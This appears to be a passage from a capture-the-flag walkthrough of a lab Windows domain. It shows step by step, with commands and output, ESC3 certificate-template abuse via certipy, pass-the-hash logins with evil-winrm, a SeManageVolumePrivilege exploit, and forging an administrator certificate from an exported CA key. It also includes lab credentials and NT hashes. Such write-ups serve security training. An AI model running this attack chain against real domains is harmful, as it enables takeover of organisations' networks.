
It shows that ryan.k is a member of DOMAIN CRA MANAGERS





I can look for vulnerable templates


```
certipy find -target dc01.certificate.htb -u 'lion.sk' -p '!QAZ2wsx' -
vulnerable -stdout
```



It has esc3 vulnerability. https://www.rbtsec.com/blog/active-directory-certificate-services-adcs-esc3/ shows how to exploit this.


1. Request cert(.pfx) file using vulnerable template

```
certipy req -ca 'Certificate-LTD-CA' -dc-ip 10.10.11.71 -u
'lion.sk@certificate.htb' -p '!QAZ2wsx' -template 'Delegated-CRA' -target
dc01.certificate.htb
```




2. Request cert file as another user using previous cert

```
certipy req -ca 'Certificate-LTD-CA' -dc-ip 10.10.11.71 -u
'lion.sk@certificate.htb' -p '!QAZ2wsx' -template 'SignedUser' -target
dc01.certificate.htb -on-behalf-of 'CERTIFICATE\administrator' -pfx
lion.sk.pfx
```



However, using administrator fails since admin doesn't set the email

```
get-aduser -filter * -property * | select samaccountname, mail
```



Only these users can be exploited. I'll enumerate groups to get privileged user.

```
get-adgroup -filter * -property * | select name, members
```

```
*Evil-WinRM* PS C:\Users\Lion.SK\Documents> get-adgroup -filter * -property * | select name, members

name                                  members
----                                  -------
Administrators                        {CN=Domain Admins,CN=Users,DC=certificate,DC=htb, CN=Enterprise Admins,CN=Users,DC=certificate,DC=htb, CN=Administrator,CN=U
sers,DC=certificate,DC=htb}
Users                                 {CN=Domain Users,CN=Users,DC=certificate,DC=htb, CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=certificate,DC=htb, CN=S-1-5-4,
CN=ForeignSecurityPrincipals,DC=certificate,DC=htb}
Guests                                {CN=Domain Guests,CN=Users,DC=certificate,DC=htb, CN=Guest,CN=Users,DC=certificate,DC=htb}
Print Operators                       {}
Backup Operators                      {}
Replicator                            {}
Remote Desktop Users                  {CN=Help Desk,CN=Users,DC=certificate,DC=htb}
Network Configuration Operators       {}
Performance Monitor Users             {}
Performance Log Users                 {}
Distributed COM Users                 {}
IIS_IUSRS                             {}
Cryptographic Operators               {}
Event Log Readers                     {}
Certificate Service DCOM Access       {CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=certificate,DC=htb}
RDS Remote Access Servers             {}
RDS Endpoint Servers                  {}
RDS Management Servers                {}
Hyper-V Administrators                {}
Access Control Assistance Operators   {}
Remote Management Users               {CN=Ryan,CN=Users,DC=certificate,DC=htb, CN=Lion,CN=Users,DC=certificate,DC=htb, CN=Help Desk,CN=Users,DC=certificate,DC=htb
}
Storage Replica Administrators        {}
Domain Computers                      {}
Domain Controllers                    {}
Group Policy Creator Owners           {CN=Administrator,CN=Users,DC=certificate,DC=htb}
RAS and IAS Servers                   {}
Server Operators                      {}
Account Operators                     {}
Pre-Windows 2000 Compatible Access    {CN=Domain Users,CN=Users,DC=certificate,DC=htb, CN=DC01,OU=Domain Controllers,DC=certificate,DC=htb, CN=S-1-5-11,CN=Foreign
SecurityPrincipals,DC=certificate,DC=htb, CN=S-1-5-4,CN=ForeignSecurityPrincipals,...
Incoming Forest Trust Builders        {}
Windows Authorization Access Group    {CN=S-1-5-9,CN=ForeignSecurityPrincipals,DC=certificate,DC=htb}
Terminal Server License Servers       {}
Allowed RODC Password Replication Group {}
Denied RODC Password Replication Group  {CN=Read-only Domain Controllers,CN=Users,DC=certificate,DC=htb, CN=Group Policy Creator Owners,CN=Users,DC=certificate,DC=h
tb, CN=Domain Admins,CN=Users,DC=certificate,DC=htb, CN=Cert Publishers,CN=Users,D...
Read-only Domain Controllers          {}
Enterprise Read-only Domain Controllers {}
Cloneable Domain Controllers          {}
Protected Users                       {}
Key Admins                            {}
Enterprise Key Admins                 {}
DnsAdmins                             {}
DnsUpdateProxy                        {}
Domain CRA Managers                   {CN=Alex Disel,CN=Users,DC=certificate,DC=htb, CN=Eva,CN=Users,DC=certificate,DC=htb, CN=Lion,CN=Users,DC=certificate,DC=htb
}
Finance                               {CN=Maya,CN=Users,DC=certificate,DC=htb}
HR                                    {CN=Kara Marcos,CN=Users,DC=certificate,DC=htb, CN=Nya,CN=Users,DC=certificate,DC=htb}
Marketing                             {CN=Akeder Kham,CN=Users,DC=certificate,DC=htb, CN=Kai,CN=Users,DC=certificate,DC=htb}
Help Desk                             {CN=Saad Maher,CN=Users,DC=certificate,DC=htb, CN=Aya,CN=Users,DC=certificate,DC=htb, CN=John,CN=Users,DC=certificate,DC=htb
, CN=Sara,CN=Users,DC=certificate,DC=htb}
Domain Storage Managers               {CN=Ryan,CN=Users,DC=certificate,DC=htb}
```

Domain Storage Managers group looks interesting. Let's get ryan.k.

```
certipy req -ca 'Certificate-LTD-CA' -dc-ip 10.10.11.71 -u
'lion.sk@certificate.htb' -p '!QAZ2wsx' -template 'SignedUser' -target
dc01.certificate.htb -on-behalf-of 'CERTIFICATE\ryan.k' -pfx lion.sk.pfx
```

```
┌──(parrot㉿parrot)-[~/Documents/certificate]
└─$ certipy req -ca 'Certificate-LTD-CA' -dc-ip 10.10.11.71 -u 'lion.sk@certificate.htb' -p '!QAZ2wsx' -template 'SignedUser' -target dc01.certificate.htb -on-beh
alf-of 'CERTIFICATE\ryan.k' -pfx lion.sk.pfx
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Requesting certificate via RPC
[*] Request ID is 27
[*] Successfully requested certificate
[*] Got certificate with UPN 'ryan.k@certificate.htb'
[*] Certificate object SID is 'S-1-5-21-515537669-4223687196-3249690583-1117'
[*] Saving certificate and private key to 'ryan.k.pfx'
File 'ryan.k.pfx' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote certificate and private key to 'ryan.k.pfx'
```

3. Be authenticated with this .pfx file

```
certipy auth -pfx ryan.k.pfx -dc-ip 10.10.11.71
```

```
┌──[parrot@parrot]─[~/Documents/certificate]
└─$certipy auth -pfx ryan.k.pfx -dc-ip 10.10.11.71
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'ryan.k@certificate.htb'
[*]     Security Extension SID: 'S-1-5-21-515537669-4223687196-3249690583-1117'
[*] Using principal: 'ryan.k@certificate.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'ryan.k.ccache'
File 'ryan.k.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'ryan.k.ccache'
[*] Trying to retrieve NT hash for 'ryan.k'
[*] Got hash for 'ryan.k@certificate.htb': aad3b435b51404eeaad3b435b51404ee:b1bc3d70e70f4f36b1509a65ae1a2ae6
```

I can winrm with this hash

```
┌──[parrot@parrot]─[~/Documents/certificate]
└─$evil-winrm -i certificate.htb -u ryan.k -H 'b1bc3d70e70f4f36b1509a65ae1a2ae6'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Ryan.K\Documents>
```

Get administrator shell

ryan.k has SeManageVolumePrivilege

```
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeManageVolumePrivilege       Perform volume maintenance tasks Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled
*Evil-WinRM* PS C:\Users\Ryan.K\Documents>
```

This can be exploited with executable in https://github.com/CsEnox/SeManageVolumeExploit/releases/tag/public. Download, upload, and run this file

```
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> upload SeManageVolumeExploit.exe
Info: Uploading /home/parrot/Documents/certificate/SeManageVolumeExploit.exe to C:\Users\Ryan.K\Documents\SeManageVolumeExploit.exe


Data: 16384 bytes of 16384 bytes copied

Info: Upload successful!
*Evil-WinRM* PS C:\Users\Ryan.K\Documents> .\SeManageVolumeExploit.exe
Entries changed: 862

DONE


*Evil-WinRM* PS C:\Users\Ryan.K\Documents>
```

Now, I can go into admin folder, but root.txt is encrypted




I can get golden ticket. Use certutil to explort the template(The serial number can be get from above certipy find command)

```
certutil -exportpfx 75B2F4BBF31F108945147B466131BDCA .\ca.pfx
```



Download this file and forge a certification for admin

```
certipy forge -ca-pfx 'ca.pfx' -upn administrator@certificate.htb
```



Get authentication and ntlm hash of admin

```
certipy auth -pfx administrator_forged.pfx -dc-ip 10.10.11.71
```

```
┌──[parrot@parrot]─[~/Documents/certificate]
└──╼ $certipy auth -pfx administrator_forged.pfx -dc-ip 10.10.11.71
Certipy v5.0.3 - by Oliver Lyak (ly4k)

[*] Certificate identities:
[*]     SAN UPN: 'administrator@certificate.htb'
[*] Using principal: 'administrator@certificate.htb'
[*] Trying to get TGT...
[*] Got TGT
[*] Saving credential cache to 'administrator.ccache'
File 'administrator.ccache' already exists. Overwrite? (y/n - saying no will save with a unique filename): y
[*] Wrote credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@certificate.htb': aad3b435b51404eeaad3b435b51404ee:d804304519bf0143c14cbf1c024408c6
```

I can winrm with this hash as admin

```
┌──[parrot@parrot]─[~/Documents/certificate]
└──╼ $evil-winrm -i certificate.htb -u administrator -H 'd804304519bf0143c14cbf1c024408c6'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cat ../desktop/root.txt
[redacted]

*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

I get root!